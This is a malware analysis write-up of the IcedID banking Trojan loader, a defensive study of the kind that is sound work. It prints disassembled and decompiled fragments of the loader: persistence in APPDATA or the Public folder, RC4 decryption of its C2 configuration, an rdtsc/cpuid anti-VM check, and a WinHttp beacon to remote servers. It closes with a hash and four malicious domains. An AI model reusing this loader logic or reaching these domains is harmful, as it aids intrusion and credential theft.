# ICEDID LOADER ANALYSIS


"IcedID Loader" malware is designed to deliver and install the IcedID banking Trojan onto a victim's computer. The IcedID Trojan is a sophisticated form of malware that is capable of stealing sensitive information such as login credentials, financial data, and other personally identifiable information (PII).

The IcedID Loader typically spreads through phishing emails, malicious attachments, or exploit kits that take advantage of vulnerabilities in software or web browsers. Once installed on a victim's computer, the IcedID Loader can download and execute additional malicious code, such as the IcedID Trojan.

The best way to protect against the IcedID Loader is to maintain up-to-date antivirus software and to be cautious when opening emails or clicking on links from unknown sources. Additionally, regularly updating software and operating systems can help to reduce the risk of exploitation through known vulnerabilities.

## Technical Analysis:

To remain persistent author used numeric constant rather folder name by converting constant to folder using Symbolic constant we figure out, User tries to place something in APPDATA Folder




If APPDATA FOLDER Doesn’t exist data will be place in C\\User\Public Folder

```
.text:0040152F                  push    offset aCUsersPublic ; "c:\\Users\\Public\\"
.text:00401534                  jmp     short loc_40153B
```

Dropped file will be stored with the name of photo.png.

```
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+pcbBuffer]
push    eax             ; pcbBuffer
lea     eax, [ebp+pszPath]
push    eax             ; lpString
call    ds:lstrlenA
lea     ecx, [ebp+pszPath]
add     eax, ecx
push    eax             ; lpBuffer
call    ds:GetUserNameA
push    edi             ; lpSecurityAttributes
lea     eax, [ebp+pszPath]
push    eax             ; lpPathName
call    ds:CreateDirectoryA
push    offset aPhotoPng ; "\\photo.png"
lea     eax, [ebp+pszPath]
```





Found rc4 Encryption.

```
text:00401826                inc     eax
text:00401827                cmp     eax, 256
text:0040182C                jb      short loc_401823
text:0040182E                mov     cl, dl
text:00401830                mov     ebx, edx
```

Following Routine Decrypt the c2 Configuration


```
.text:004018DF               inc     bl
.text:004018E1               movzx   ebx, bl
.text:004018E4               mov     cl, [esp+ebx+114h+var_100]
.text:004018E8               movzx   edx, cl
.text:004018EB               add     al, dl
.text:004018ED               movzx   eax, al
.text:004018F0               mov     [esp+114h+var_104], eax
.text:004018F4               mov     al, [esp+eax+114h+var_100]
.text:004018F8               mov     [esp+ebx+114h+var_100], al
.text:004018FC               mov     eax, [esp+114h+var_104]
.text:00401900               mov     [esp+eax+114h+var_100], cl
.text:00401904               mov     al, [esp+ebx+114h+var_100]
.text:00401908               add     al, dl
.text:0040190A               movzx   eax, al
.text:0040190D               mov     al, [esp+eax+114h+var_100]
.text:00401911               xor     al, [esi+edi]
.text:00401914               mov     [edi], al
.text:00401916               inc     edi
.text:00401917               mov     eax, [esp+114h+var_104]
.text:0040191B               sub     ebp, 1
.text:0040191E               jnz     short rc4_crypt
.text:00401920               pop     edi
```

Decrypted C2 configuration




If file exist in read in memory.

```
.text:0040105C                  push    edi             ; hFile
.text:0040105D                  call    ds:ReadFile
.text:00401063                  mov     esi, eax
.text:00401065                  test    esi, esi
.text:00401067                  jz      short loc_401071
.text:00401069                  mov     ecx, [esp+14h+NumberOfBytesRead]
.text:0040106D                  cmp     ecx, [ebx]
.text:0040106F                  jz      short loc_40108B
```





AntiVM Gather TickCount and Number of times CPUID calls

```
unsigned __int8 v25; // [esp+1Bh] [ebp-21h]

v20 = 0;
v21 = 0;
v22 = 0;
v23 = 0;
v1 = 255;
v24 = 0;
do
{
  v2 = __rdtsc();
  _EAX = 1;
  __asm { cpuid }
  Tick_Count_Difference = __rdtsc() - v2;
  if ( HIDWORD(Tick_Count_Difference) )
    goto LABEL_11;
  if ( (unsigned int)Tick_Count_Difference < 250 )
  {
    ++v24;
    goto LABEL_12;
  }
  if ( (unsigned int)Tick_Count_Difference < 500 )
  {
    ++v23;
    goto LABEL_12;
  }
  if ( (unsigned int)Tick_Count_Difference < 750 )
  {
    ++v22;
    goto LABEL_12;
  }
  if ( (unsigned int)Tick_Count_Difference >= 1000 )
```


Following routine is using rdstc to count the different between execution and finally subtract values




Routine responsible for C2 communication and checking HTTP request completed

```
wsprintfA(url_string, "/photo.png?id=%0.2X%0.8X%0.8X%s", 1, dword_403008, (_DWORD)rdtsc, pc_info);
*a1 = 0;
*a2 = 0;
v5 = &unk_403050;
wsprintfW(v12, L"%S", &unk_403051);
while ( 1 )
{
  wsprintfW(v13, L"%S", url_string);
  if ( sub_40164B(a2) == 200 )
    break;
  if ( *a1 && *a2 )
  {
    v9 = *a1;
    v6 = GetProcessHeap();
    HeapFree(v6, 0, v9);
  }
  Sleep(0x1388u);
  v5 += (unsigned __int8)*v5;
  if ( !*v5 )
    v5 = &unk_403050;
  *a1 = 0;
  *a2 = 0;
  wsprintfW(v12, L"%S", v5 + 1);
```

```
v5 = WinHttpOpen(0, 0, 0, 0, 0);
v21 = v5;
if ( v5 )
{
  v6 = WinHttpConnect(v5, *(LPCWSTR *)a2, *(_WORD *)(a2 + 8), 0);
  hInternet = v6;
  if ( v6 )
  {
    Buffer = *(_DWORD *)(a2 + 12) != 0 ? 0x800000 : 0;
    v7 = WinHttpOpenRequest(v6, L"GET", *(LPCWSTR *)(a2 + 4), 0, 0, 0, Buffer);
    if ( v7 )
    {
      if ( *(_DWORD *)(a2 + 12) )
      {
        Buffer = 13056;
        WinHttpSetOption(v7, 0x1Fu, &Buffer, 4u);
      }
      v8 = 0;
      if ( WinHttpSendRequest(v7, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(v7, 0) )
      {
        dwBufferLength = 4;
        v9 = WinHttpQueryHeaders(v7, 0x20000013u, 0, &v16, &dwBufferLength, 0);
        dwBufferLength = 0;
        v16 = v9 ? v16 : 0;
        if ( WinHttpQueryDataAvailable(v7, &dwBufferLength) )
        {
          do
```




# IOCS:

**E8F8EC59C56B0BF4571B5EF3CC9F4079ED938BABE8F2E130C94B1D11645D83E9**

boldidiotruss.xyz

nizaoplov.xyz

153ishak.best

ilu21plane.xyz